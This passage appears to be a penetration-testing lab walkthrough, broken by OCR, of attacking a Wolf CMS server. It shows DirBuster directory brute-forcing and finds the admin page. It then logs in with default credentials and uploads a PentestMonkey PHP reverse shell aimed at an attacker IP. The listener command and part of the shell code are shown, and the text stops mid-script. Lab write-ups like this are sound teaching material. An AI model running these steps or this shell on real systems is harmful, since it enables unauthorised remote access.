
Port ★  
3128


Username (optional)  
username

Password (optional)   
\*\*\*\*\*


Cancel Save & Add Another Save & Edit Patterns Save


 **FOXY**





6. Discovered /wolfcms under /robots and accessed 192.168.13.40/wolfcms.





7. Ran Dirbuster again, starting with /wolfcms, and found /wolfcms/public as a potential public share location.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://192.168.13.40

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads  200 Threads ☒ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

Char set a-zA-Z0-9%20- Min length 1 Max Length 8

Select starting options: ☒ Standard start point ☐ URL Fuzz


☒ Brute Force Dirs ☐ Be Recursive Dir to start with /wolfcms/

☒ Brute Force Files ☒ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

192.168.13.40

DirBuster Stopped



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.13.40:80/wolfcms/

Scan Information Results - List View: Dirs: 0 Files: 19 Results - Tree View Errors: 0

Type	Found	Response	Size
File	/wolfcms/docs	301	699
File	/wolfcms/index	200	4510
File	/wolfcms/public	301	703
Dir	/wolfcms/	200	4456
Dir	/wolfcms/index/	200	4458
File	/wolfcms/index.php	200	4458
Dir	/wolfcms/public/	200	1647
File	/wolfcms/config	200	377
Dir	/	200	349
File	/wolfcms/favicon	200	1322
Dir	/wolfcms/docs/	200	1860
File	/wolfcms/robots	200	453
Dir	/wolfcms/public/images/	200	1070
File	/wolfcms/config.php	200	324

Current speed: 3472 requests/sec (Select and right click for more options)

Average speed: (T) 3432, (C) 3507 requests/sec

Parse Queue Size: 0

Total Requests: 58348/262985

Current number of running threads: 200

Time To Finish: 00:00:58

Back Pause Stop

Report

Starting dir/file list based brute forcing /wolfcms/swg/

8. Identified /admin as a hidden directory using Dirbuster CLI.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://192.168.13.40

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads  200 Threads ☒ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

Char set a-zA-Z0-9%20- Min length 1 Max Length 8

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☐ Be Recursive Dir to start with /wolfcms/?

☒ Brute Force Files ☒ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

192.168.13.40

DirBuster Stopped



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.13.40:80/wolfcms/

Scan Information Results - List View: Dirs: 0 Files: 18 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
wolfcms	200	4572
index	200	4510
config	200	377
icons	403	612
wolf	301	699
<b>wolfcms</b>	<b>???</b>	<b>???</b>
composer	200	871

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 2921, (C) 930 requests/sec

Parse Queue Size: 0

Total Requests: 262975/262981

Current number of running threads: 200

Time To Finish: 00:00:00

Back Pause Stop Report

DirBuster Stopped

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

Scan Information Results - List View: Dirs: 0 Files: 7 Results - Tree View Errors: 0

Type	Found	Response	Size
File	/wolfcms/	200	4458
File	/wolfcms/	200	4208
File	/wolfcms/	200	3990
File	/wolfcms/	302	510
Dir	/wolfcms/	200	4456
Dir	/wolfcms/	200	3990
File	/wolfcms/	200	3990
Dir	/	200	349
Dir	/wolfcms/	200	4208
Dir	/wolfcms/	302	510
File	/wolfcms/	200	3798
File	/wolfcms/	200	4458
Dir	/wolfcms/	200	3990

Select starting options: Standard start point ONE FILE

Current speed: 151 requests/sec  
☐ Brute Force URLs ☐ Be recursive Dir to start with /wolfcms/?  
 Average speed: (T) 142, (C) 146 requests/sec  
☒ Brute Force Files ☒ Use Blank Extension File extension php

Total Requests: 2987/262959



Time To Finish: 00:29:40

Exit Start



Starting dir/file list based brute forcing /wolfcms/

```
Starting dir/file list based brute forcing
Dir found: /wolfcms/?/articles/ - 200
Dir found: /wolfcms/?/ - 200
Dir found: /wolfcms/?/0/ - 200
Dir found: /wolfcms/?/admin/ - 302
Dir found: /wolfcms/?/Articles/ - 200
Dir found: / - 200
File found: /wolfcms/?/articles - 200
File found: /wolfcms/?/0 - 200
File found: /wolfcms/?/html - 200
File found: /wolfcms/?/admin - 302
Dir found: /wolfcms/?/about-us/ - 200
File found: /wolfcms/?/Articles - 200
File found: /wolfcms/?/HTML - 200
File found: /wolfcms/?/about-us - 200
File found: /wolfcms/?/xhtml - 200
File found: /wolfcms/?/dhtml - 200
```

9. Accessed the login page at `192.168.13.40/wolfcms/?/admin` and logged in with username "admin" and password "admin".



10. Uploaded a reverse shell script, generated using the reverse-shell-generator from GitHub and tailored for the attacking machine's IP and port number.



11. Executed the uploaded script by clicking on the file in the browser.

IP192.168.13.37

Port80+1

root privileges required.

sudo nc -lvnp 80

Type nc

Copy

ReverseBindMSFVenomHoaxShell

OSAll

Show Advanced

Haskell #1

Perl

Perl nosh

Perl PentestMonkey

**PHP PentestMonkey**

PHP Ivan Sincek

PHP cmd

PHP cmd 2

PHP cmd small

PHP exec

PHP shell\_exec

<?php

// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: [https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master](https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php)

/php-reverse-shell.php

// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set\_time\_limit (0);

\$VERSION = "1.0";

\$ip = '192.168.13.37';

\$port = 80;

\$chunk\_size = 1400;

\$write\_a = null;

